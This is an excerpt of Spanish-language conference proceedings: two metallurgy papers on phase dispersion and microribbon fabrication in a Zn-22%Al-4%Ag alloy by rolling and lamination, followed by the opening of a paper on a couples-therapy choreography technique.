


Figura 1 Metalografías antes del proceso de deformación, a) corte longitudinal. b) corte transversal.

Tabla I. Porcentajes de deformación de los procesos Laminado-Rolado.

Laminación	longitud mm	ancho mm	altura mm	reducción %
Pieza original	105	5	9	---
Pase 27	2861	1.05	1.09	97.86

Tabla II. Porcentajes de deformación de trefilado.

Trefilado	diámetro mm	reducción %
Pieza original	1.1	----
Pase 8	0.4	86.77

*Microscopía electrónica de barrido MEB*

Para obtener las metalografías se utiliza la señal de electrones retrodispersados, esto con el fin de obtener mayor contraste y que la fase intermetálica AgZn3 se observe con mayor relevancia. Las metalografías obtenidas se someten a un procesamiento de imagen, en el cual se usa el software utilizado por (Vázquez, 2019). Para el análisis de la dispersión de fases se toma como variable el número de pases a través del laminador y del dado de trefilación. Lo anterior con el propósito de medir la dispersión en función de la deformación reportada. Las metalografías obtenidas del MEB son en cuestión un mapa de bits a color, los cuales en términos matemáticos, son matrices tridimensionales donde dos dimensiones son para filas y columnas y la tercera para metadatos. Finalmente las imágenes entregadas por el MEB se ajustan a un brillo y contraste individual, tal que todas en conjunto presenten el mismo histograma, lo cual se traduce, en que las imágenes, son iluminadas de la misma manera.

*Algoritmo procesador de imágenes*

En Scilab las imágenes se procesan como matrices bidimensionales, donde la primera dimensión corresponde a las filas, la segunda dimensión corresponde a las columnas, por lo tanto se elimina la columna de los metadatos. Para realizar los conteos de fases, las imágenes se convierten en matrices lógicas, también llamadas binarias las cuales son matrices booleanas, estas matrices se visualizan como imágenes mostrando el color negro como falso y el color blanco como verdadero. Se utiliza este principio para generar matrices lógicas de un determinado umbral de grises que representan una fase en cuestión.

El algoritmo procesador de imágenes se desarrolló en SciLab siguiendo el principio de la escala de grises en imágenes digitales las cuales se interpretan en una escala de 0 a 255 para detectar las diferencias entre la fase más clara y la más oscura detectando la tercera fase por descarte mediante la Ecuación 1.

$$\epsilon \% = 100 \% - (\alpha \% - \eta \%) \tag{Ecuación 1}$$

Para que el algoritmo detecte la fase  $\eta$  con alta concentración de Zn, la cual tiene un rango característico en la escala de grises de 0 a 80, se filtra mostrando únicamente la parte más clara. Mientras la misma analogía la fase  $\alpha$  con alta concentración de Al, presenta la tonalidad más oscura por lo tanto es posible filtrar tomando como referencia la escala de grises desde 175 hasta 255. Por lo tanto se obtienen dos fases (la más clara  $\eta$  y la más oscura  $\alpha$ ) se obtiene la tercera fase  $\epsilon$  con el intermetálico ZnAg3 con la Ecuación 1.

En la Figura 2 se aprecian los resultados obtenidos de la cuantificación de los porcentajes de acuerdo a la imágenes procesadas en los diferentes pases de deformación. Tomando cinco imágenes en cada uno de los pases y así obtener el histograma de los porcentaje de fases presentes. Una vez obtenido los porcentajes de las fases presentes se obtuvo el promedio en cada estado de deformación.




Figura 2 Porcentajes de fase de acuerdo a la metalografía analizada.

### Comentarios finales

#### Resultados y conclusiones

En la Figura 3 se muestran los comportamientos de las tres fases ( $\alpha$ ,  $\eta$  y  $\epsilon$ ) en cada uno de los pases de la laminación, observando el comportamiento en la fase  $\epsilon$ , se puede decir que tiene un comportamiento estable. Mientras que las fases  $\alpha$  y  $\eta$ , se comportan axisimétricamente en un eje horizontal.

Las metalografías muestran un refinamiento peculiar durante las pasadas cinco hasta la trece, la cual se nota en la fase  $\epsilon$  en la Figura 3. Esto se puede interpretar a que durante esta fase se dispersa y acomoda hasta tener un equilibrio y posteriormente en la pasada trece alcanza el equilibrio y se comporta con menos variaciones que en la quinta pasada.

Los resultados apuntan a que la fase  $\epsilon$  es la que otorga la superplasticidad, esto puede deberse a que se mueve y rota dicha fase respecto a las otras, como analogía se puede visualizar a la fase  $\epsilon$  como el lubricante que permite movimiento a la fase  $\eta$  y permita la formación y acomodo de las otras fases. La fase  $\eta$  está muy ligada a la fase  $\alpha$  teniendo un comportamiento directamente proporcional el cual no cambia hasta la fase dieciséis, hasta que la fase  $\epsilon$  encuentra un equilibrio entre esas dos la fases  $\alpha$  también encuentra un equilibrio comportándose muy estable y sin variaciones desde la pasada dieciséis hasta la última pasada, mientras que la fase  $\eta$  se ve mucho más ligada a la fase  $\epsilon$  notándose un aumento gradual en la fase  $\eta$  y una disminución de la misma forma de  $\epsilon$  mostrando una relación directa entre estas dos fases.




Figura 3 Resultado de las fases a lo largo del proceso de deformación.

## Referencia

- Arieli A. et al. (1979), Low Stress and Superplastic Creep Behavior of Zn-22 Pct Al Eutectoid Alloy. Metallurgical and Material Transactions A, Vol. 11. pp 181-191.
- ASTM E8 / E3, Standard Guide for Preparation of Metallographic Specimens, PA, 2016, [www.astm.org](http://www.astm.org)
- Bengy S. E. & Segovia D. F. (2001). Tensiones residuales en los alambres de acero trefilado. Madrid : departamento de ciencias de los materiales.
- Casolco S. R. (2003). Influence of silver on the mechanical properties of Zn-Al eutectoid, Materials Characterization, vol. 51, pp. 63-67.
- Casolco S. et al, (2006) High strain rate superplasticity of a Zn-22Al-Ag alloys. Journal of Materials Processing Technology, pp 389-393.
- Casolco S. R. (2007) , Analysis of the behavior of a clad material Al-Zn-Ag-Al, Materials Science Forum, pp. 337-340.
- Castillo F. D. (2008), Superplasticidad in lecturas de ingeniería, Facultad de Estudios Superiores de Cuatitlan, ed. Mexico.
- Groover, M. P. (2007). Fundamentos de manufactura moderna. McGraw hill Interamericana, 1(1):1022.
- Málek P. (1999), The deformation structure of the superplastic Zn-Al alloy, Materials Science and Engineering A268 pp. 132-140.
- Manaka T. et al. (2014), Microstructural evolution in Al-Zn eutectoid alloy by hot-rolling Trans. Nonferrous Met. Soc. China: pp. 2107-2111.
- Patwardhan A.K. et al.(1996), Dry sliding wear characteristics of some zinc-aluminium alloys: a comparative study with a conventional bearing bronze at a slow speed. Elsevier., 199(1): pp. 142-151.
- Ramos M. A (2012), Superplastic behavior of Zn-Al eutectoid alloy with 2% Cu, Journal Materials Science, 47, pp 6206-6212.
- Vázquez Esquivel A.V. (2019). Análisis de dispersión de fases en aleación Zn-22%Al-4%Ag mediante procesamiento de imágenes, Memorias del Congreso Internacional de Investigación Academia Journals Morelia 2019. pp. 3651-3654.
- Villaseñor G. T. (1985), Propiedades y usos del zinalco. Revista mexicana de física, vol. 31, N° 3, pp. 489-501.
- S. Valdez et al. (2010), Relationship between silver concentration with microstructural and mechanical properties of rolled AlZn alloy, Materials Science and Engineering A. 527 pp 3085-3090.

## Notas biográficas

El **MC. Juan Manuel Prado Lázaro** es ingeniero en materiales y maestro en ciencias por parte del Instituto Tecnológico de Morelia. Actualmente estudiante del doctorado en Ciencias de la ingeniería en el TECN/Instituto tecnológico de Morelia, México.

El **Dr. José Ángel Ramos Banderas** es Catedrático e Investigador en el Posgrado en Ciencias en Metalurgia TecNM/Instituto tecnológico de Morelia, México.

El **Dr. Israel Aguilera Navarrete** es Investigador cátedras CONACYT-TECN/Instituto tecnológico de Morelia, México.

El **MC. Alexis Vaed Vázquez Esquivel** es ingeniero en materiales con especialidad en ciencias del hierro y el acero y actualmente Estudiante doctorado en Ciencias de la ingeniería en el TNM/Instituto tecnológico de Morelia, México.

El **Ing. Eduardo Ávalos Arcos** Egresado de la carrera de ingeniería en materiales del TECN/Instituto tecnológico de Morelia, México.



# Caracterización de microcintas de una aleación Zn-22%Al-4%Ag obtenida por procesos termomecánicos

M.C. Juan Manuel Prado Lázaro<sup>1</sup>, Dr. Israel Aguilera Navarrete<sup>2</sup>, Dr. José Ángel Ramos Banderas<sup>3</sup>, M.C. Alexis Vaed Vázquez<sup>4</sup> y Edgar Uriel López Zamora<sup>5</sup>

**Resumen - Las aleaciones ZnAlAg, debido a sus propiedades termomecánicas otorgan propiedades como la superplasticidad y la corrosión. En el presente trabajo, demuestra que es posible la fabricación de microcintas de la aleación Zn-22%Al-4%Ag a través de las técnicas de procesos de rolado y de laminación ideales para llegar a los espesores deseados de las microcintas.**

**Para lo cual se caracterizaron probetas metalográficamente con la finalidad de observar sus cambios en el comportamiento en función de su deformación. El resultado arrojó, mediante las metalografías una evolución en el refinamiento de grano conforme al aumento de la deformación, siendo que este ocurre en la fase  $\alpha$  durante el rolado. Durante el proceso de rolado, la plasticidad de la aleación tiene un comportamiento lineal, el cual cambia a un comportamiento exponencial durante la laminación. Teniendo una reducción total de 94.89% en el rolado y 94.89% en la laminación. Se tomaron diferentes muestras para su caracterización mediante Microscopía Electrónica de Barrido (MEB). Finalmente se observa un proceso de disolución mecánica producto de la deformación para la fase  $\eta$ , la cual explica el por qué en las zonas de dicha fase presentan un difuminado durante la laminación.**

**Palabras clave- Rolado-Laminado, Zn-22Al-XAg, MEB, Disolución mecánica de fases.**

## Introducción

Las aleaciones Zn-Al, son materiales policristalino que cuentan con un comportamiento superplástico Según Villaseñor G. T. (1985) y Patwardhan A.K. et al.(1996), en especial en su composición eutectoide al 22%Al, Langdon (1982). La aleación Zn-22%Al-4%Ag es un material que presenta un incremento en su superplasticidad, gracias a la influencia de su contenido de Ag como elemento aleante, esto de acuerdo a lo investigado por: Beltrán (2018) Casolco (2006), Arieli (1979) y Ramos (2012). Esto es gracias a que el contenido de Ag se estabiliza dentro de la matriz metálica en forma de un intermetálico  $\epsilon$  con estequiometría  $AgZn_3$  conocido también como fase  $\epsilon$ , Casolco (2003). Dicha fase  $\epsilon$  le permite a la aleación la ruptura de los granos, dicha ruptura de fases fue reportada por S. Martínez (2018), sugiriendo así un mecanismo de rotación de grano durante las deformaciones plásticas. Las otras fases presentes en la aleación;  $\alpha$  (Fase rica en Al) y  $\eta$  (Fase rica en Zn), en donde la fase  $\epsilon$ , se encuentra albergada y adyacentes en las zonas de la fase  $\eta$ , Vázquez et al. (2019).

Cuando los mecanismos de división de grano y rotación se llevan a cabo tienen como resultado un refinamiento de grano mediante deformación plástica, Coble (1963). Siendo que a mayor deformación la aleación incrementa su proceso de refinamiento de grano, Mondragón (2019), el cual continuará favoreciendo a la superplasticidad. Sin embargo no existe en la literatura un estudio sobre sí las aleaciones Zn-Al-Ag cuentan con un límite en su superplasticidad. Lo anterior puede llegar a tomarse como un factor para los procesos de manufacturación en el futuro, en donde las limitantes físicos actuales no permiten deformaciones extremas en los procesos de conformado, Groover (2007).

En el presente trabajo de investigación, se realizó la fabricación de la aleación Zn-22%Al-4%Ag de acuerdo a lo establecido por Casolco (2003). Para posteriormente cortar probetas rectangulares con el fin de fabricar microcintas

<sup>1</sup> TECNM/ I.T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4431-054759.

[juan.manuel.prado.lazaro@gmail.com](mailto:juan.manuel.prado.lazaro@gmail.com)

2. TECNM/ I. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4431-084816.

[arblss@hotmail.com](mailto:arblss@hotmail.com)

3. CONACYT - TECNM-I. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4111-104311.

[iaguilerana@conacyt.mx](mailto:iaguilerana@conacyt.mx)

4. TECNM. T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4431-400319.

[alexvaed@hotmail.com](mailto:alexvaed@hotmail.com)

5. TECNM-I.T. Morelia. Avenida Tecnológico No.1500, Col. Lomas de Santiaguito. Morelia, Mich. Tel.: +521-4434-807562.

[RENA2155@hotmail.com](mailto:RENA2155@hotmail.com)

a través de un proceso termo-mecánico de rolado-laminado. La etapa de rolado en caliente permite romper la estructura dendrítica del material y ayudar a propiciar las condiciones superplásticas para el resto del proceso de deformado, como lo mencionado por Padmanabhan et al. (2001).

### Descripción del Método

Para la obtención de microcintas de la aleación Zn-22%Al-4%Ag, se realiza la fusión de los elementos aleantes y se obtuvo un lingote rectangular. Se adquirieron probetas para su deformación por rolado y laminado, las medidas del área transversal de las probetas deformadas fueron documentadas. De igual manera las probetas se caracterizaron metalográficamente mediante MEB.

#### Fusión de la aleación

El proceso de fusión se realiza con el cálculo de carga para una aleación Zn-22%Al-4%Ag. El corte de los elementos aleantes se llevó a cabo hasta obtener un tamaño fino, el cálculo de la carga se considera para una aleación de 600gr de peso, las cantidades utilizadas para la aleación se muestran en la Tabla I. Siguiendo el proceso de fusión posterior al pesaje, la fusión se realiza en una mufla de inducción y una hasta alcanzar el estado líquido de la aleación en un crisol de SiC. La colada se realiza en lingotera de acero, al que posteriormente se somete a un temple con el objetivo de interrumpir el crecimiento de la dendrítica de la colada y así favorecer a los procesos de deformación posteriores durante el enfriamiento del lingote.

Tabla I. Porcentaje de elementos en la aleación Zn-22%Al-4%Ag

Zn		Al		Ag	
% wt	gr	% wt	gr	% wt	gr
74	444	22	132	4	24

#### Deformación mediante procesos de Rolado y Laminado

Para los procesos de deformación se utiliza un laminador de joyería DIAMANTEX. En esta etapa se obtiene mediante el corte del lingote, una probeta rectangular con dimensiones de; 9mm de espesor, 74mm de longitud y una anchura inicial de 6.27mm. Se procedió a calentar a 350°C la probeta y la probeta se deforma por rolado, mediante seis pases de rolado manteniendo la temperatura ya mencionada y diez pases posteriores en frío. Se obtiene un alambre cuadrado de 0.99mm y 152mm de longitud. Al finalizar el rolado, se procede con la laminación, en donde se obtienen microcintas con espesores de 0.05mm, 2.68mm de ancho y 411.2mm de longitud, de las cuales se realiza una caracterización Microestructura Electrónica de Barrido (MEB).

El proceso de rolado se lleva a cabo mediante la reducción paulatina del espesor rectangular de la probeta en dieciséis pases de deformación, para los primeros seis pases de deformación se utiliza una mufla, con el propósito de llevar a la probeta a 350°C de temperatura con un tiempo de permanencia de cinco minutos. Del pase 7° hasta el 16° pase se realizan a temperatura ambiente. Se alcanza una longitud final de 898mm y un espesor cuadrado de 0.99mm. Posterior al proceso de rolado se a lamina la probeta. La deformación se lleva a cabo mediante veintidós pases de laminación. Las dimensiones iniciales de la probeta para este proceso son; 0.99mm de espesor cuadrado y una longitud recortada de 152mm, esto con el propósito de facilitar la manipulación de la probeta. Se obtuvo microcintas con un porcentaje de reducción en el área transversal del 94.89% y una longitud final de 411.2mm. El espesor final de la resultante es de 0.05mm.

#### Caracterización

La caracterización se realiza en un microscopio electrónico de barrido marca JEOL. Durante los procesos de deformado, se obtienen probetas para cada pase de deformación, Figura 1. Las probetas se analizan mediante señal de electrones retrodispersados a 2000X. Realizando la caracterización para los pases de deformación 15°, 20°, 25°, 30°, 35° y 40°. También fue realizada una caracterización física de la probeta, en donde se documenta el porcentaje del área reducida de la sección transversal de la aleación, lo anterior con el propósito de registrar la plasticidad de la aleación y la evolución de la misma a través de ambos procesos.



Figura 1 Microcintas obtenidas

### Comentarios finales

#### Resultados deformación plástica

En la Figura 2 se muestra la gráfica del porcentaje de reducción en el área transversal de la probeta en cada pase de deformación. Del primer 1° al 17° pasé, conforman la deformación mediante rolada, en donde se observa un comportamiento lineal en su reducción de área. Del 18° a 40° pase, el comportamiento de la curva cambia, pasando de un comportamiento lineal, a lo que parece ser uno exponencial. Gracias a la gráfica de la Figura 2, se observa el comportamiento superplástico de la aleación y como esta adquiere diferente comportamiento en función al tipo de deformación suministrada. Logrando hasta un 500% de reducción en el área transversal de la probeta. Cabe mencionar en este apartado que mediante este proceso se logran obtener microcintas con espesores de 0.05mm.




Figura 2. Evolución del área transversal de la probeta en función de los pases de deformación.

#### Resultados caracterización microestructural

En la Figura 3 se presentan las metalografías de los pases de deformación 15°, 20°, 25°, 30°, 35° y 40°. Para la imagen del Pase 15° (Figura 2 (a)), se observa un alineamiento de las fases  $\alpha$  (Fase oscura) y  $\eta$  (Fase clara) en el sentido de la laminación. Se observa un refinamiento de grano de ambas fases, las cuales se encuentran entre las bandas alienadas de las fases. Para el 20° y 25° pase (Figura 2 (b) y (c)) se observa refinamiento de grano de la fase  $\alpha$ , ya que se deja de apreciar las bandas en el sentido de laminación de la misma fase y por el contrario aparecen grandes secciones de tonalidad gris las cuales a la magnitud de 2000X son zonas en donde granos de las fases  $\eta$  y  $\alpha$  coexisten gracias a la refinación producto del deformado de fases.

En la metalografía del 30° pase se puede apreciar una difuminación de una sección de la fase  $\eta$ . Este

difuminado puede entenderse como una incorporación de la fase rica en Zn hacia el resto de la matriz metálica, la ahora compuesta por granos finos de ambas fases. Este mecanismo se pudiera tratar como proceso de disolución mecánica de las fases, (Figura 2 (d)). El proceso de disolución mecánica de la fase  $\eta$  se observa a lo largo de los pases de deformación restantes. Para el 40° pase se observa un decremento de la presencias de las zonas de la fase  $\eta$  en comparación a la metalografía del 35° pase, (Figura 2 ((e) y (f)).




Figura 3. Metalografías a 2000X de los pases de deformación: a) 15°, b) 20°, c) 25°, d) 30°, e) 35° y f) 40°.

### Conclusiones

1. Es posible la fabricación de microcintas de la aleación Zn-22%Al-4%Ag a través de las técnicas de procesos de rolado y de laminación para los espesores buscados.
2. Durante el proceso de rolado, la plasticidad de la aleación tiene un comportamiento lineal, el cual cambia a un comportamiento exponencial durante la laminación.
3. Las metalografías revelan una evolución en el refinamiento de grano conforme la deformación aumenta, siendo que este ocurre en la fase  $\alpha$  durante el rolado.
4. Se observa un proceso de disolución mecánica producto de la deformación para la fase  $\eta$ , la cual explica el por qué en las zonas de dicha fase presentan un difuminado durante la laminación.
5. La caracterización de aleación tanto mecánica como microestructural arrojan un cambio en el comportamiento en función de su deformación.

### Referencia

Arieli A. et al. (1979), Low Stress and Superplastic Creep Behavior of Zn-22 Pct Al Eutectoid Alloy. Metallurgical and Material Transactions A, Vol. 11, pp 181-191.

Casolco S. R. (2003), Influence of silver on the mechanical properties of Zn-Al eutectoid, Materials Characterization, vol. 51, pp. 63-67.

- Casolco S. R. et al, (2006), High strain rate superplasticity of a Zn–22Al–Ag alloys. *Journal of Materials Processing Technology*, pp 389–393.
- Coble R. L, (1963), “Model for boundary diffusion-controlled creep in polycrystalline materials”. *Journal Applied Physics*, 34. 1963, 1679-1682.
- Groover, M. P. (2007), *Fundamentos de manufactura moderna*. McGraw hill Interamericana, 1(1):1022.
- Martínez López S., (2018), Influencia del contenido de Ag sobre la resistencia a la relajación de esfuerzos en tensión en la aleación Zinag (Zn-22%Al-XAg) a dos condiciones de deformación de mantenimiento, *Memorias del Congreso Internacional de Investigación Academia Journals Morelia 2018*. pp. 2099-2013.
- Mondragón et al- (2019), Características Microestructurales y Mecánicas de la Aleación Zinag, Inducidas por el Proceso de Extrusión en Canal Angular Constante (ECAP), *Foro de Ingeniería e Investigación en Materiales*. Vol. 16. pp 181-189.
- Langdon T. G. (1982), The mechanical properties of superplastic materials. *MTA Vol 13*. pp 689-701. doi.org/10.1007/BF02642383.
- Padmanabhan K.A., et al, (2001), *Superplastic Flow, Phenomenology and Mechanics*. Springer-Verlag Berlin Heidelberg, No 1. 10.1007/978-3-662-04367-7.
- Patwardhan A.K. et al.(1996), Dry sliding wear characteristics of some zinc-aluminium alloys: a comparative study with a conventional bearing bronze at a slow speed. *Elsevier*, 199(1): pp. 142–151.
- Ramos M. A (2012), Superplastic behavior of Zn–Al eutectoid alloy with 2% Cu, *Journal Materials Science*, 47, pp 6206–6212.
- Vázquez Esquivel A. V., (2018), Evolución microestructural de aleaciones Zinag sometidas a ensayos mecánicos, *Memorias del Congreso Internacional de Investigación Academia Journals Morelia 2018*. p. 3651-3654.
- Vázquez Esquivel A. V., et al, (2019), Análisis de dispersión de fases en aleación Zn-22%Al-4%Ag mediante procesamiento de imágenes, *Memorias del Congreso Internacional de Investigación Academia Journals Morelia 2019*. p. 2980-2985.
- Villaseñor G. T. (1985), Propiedades y usos del zinalco. *Revista mexicana de física*, vol. 31, N° 3, pp. 489-501.
- Beltrán-González J, (2018), Microstructural Evaluation of a Zn-Al-Ag Alloy, *MRS Advances Materials Research Society*.

## Notas biográficas

El **MC. Juan Manuel Prado Lázaro** es ingeniero en materiales y maestro en ciencias por parte del Instituto Tecnológico de Morelia. Actualmente estudiante del doctorado en Ciencias de la ingeniería en el TECN/Instituto tecnológico de Morelia, México.

El **Dr. Israel Aguilera Navarrete** es Investigador cátedras CONACYT- TECN/Instituto tecnológico de Morelia, México.

El **Dr. José Ángel Ramos Banderas** es Catedrático e Investigador en el Posgrado en Ciencias en Metalurgia TECN/Instituto tecnológico de Morelia, México.

El **MC. Alexis Vaed Vázquez Esquivel** es ingeniero en materiales con especialidad en ciencias del hierro y el acero y actualmente Estudiante doctorado en Ciencias de la ingeniería en el TECN/Instituto tecnológico de Morelia, México.

El **C. Edgar Uriel López Zamora** Estudiante de la carrera de ingeniería en materiales del TECN/Instituto tecnológico de Morelia, México.

# La técnica de coreografía de parejas para interpretar el lenguaje simbólico de la relación y elaborar un diagnóstico y un pronóstico de la misma: tres casos

Quevedo Fuentes, Martha Patricia<sup>1\*</sup>; Salado Barrera, Marisol<sup>2</sup>.

**Resumen**— Se describe la técnica de Coreografía de parejas con el objetivo de aplicarla para interpretar el lenguaje simbólico de la relación, para elaborar un diagnóstico y un pronóstico de la misma. Se ejemplifican tres casos, al momento del estudio, dos de las parejas están casadas, la otra pareja homosexual a punto de casarse. El motivo de la consulta es que, a partir de un incidente, no saben si separarse o seguir unidas. Al finalizar las sesiones, se pudo clarificar a los miembros de la pareja a través de la aplicación de la técnica sobre su situación del presente, para hacer el diagnóstico y además su situación futura, sobre el pronóstico de la relación.

Se propone que los terapeutas se formen desde una perspectiva holista, en terapia familiar sistémica, principalmente de pareja, que aprendan la técnica de coreografía y la apliquen para que a través de ella escenifiquen las problemáticas, sentimientos, pensamientos y conductas para que la pareja realice su propio diagnóstico y pronóstico de la relación.

**Palabras clave:** Pareja, Metáfora, Lenguaje simbólico, Diagnóstico, Pronóstico.

## Introducción

Si la persona es un ser demasiado complejo en sí misma, luego entonces, en su relación de pareja aumenta esta complejidad, y entenderlos en terapia psicológica se torna más complicado. En la técnica de coreografía de pareja se utiliza un lenguaje simbólico que facilita la comprensión de la situación.

Las técnicas activas en la terapia de pareja nos invitan a dejar de lado el lenguaje digital, que fragmenta la realidad y que comúnmente utilizamos, para dar paso al lenguaje analógico, que según Caillé, (1992), se concibe como la capacidad de representación mediante imágenes que captan la complejidad de los sucesos, mismo que se presenta sin censura y que capta de forma global la situación de la relación misma que permite el descubrimiento de nuevos significados. Por lo que es útil emplear en el presente artículo la siguiente definición sobre lenguaje no verbal: “por medio de los gestos, de las expresiones faciales y de la tensión o relajamiento corporal que se describen, se nos comunica cierta información acerca de la relación entre dos personajes” (McEntee 1996; citado en Corrales Navarro, 2011, p. 47).

Es por ello, este trabajo se centra en una de las técnicas activas de la terapia de parejas, desde un marco sistémico llamada “Coreografía de parejas”.

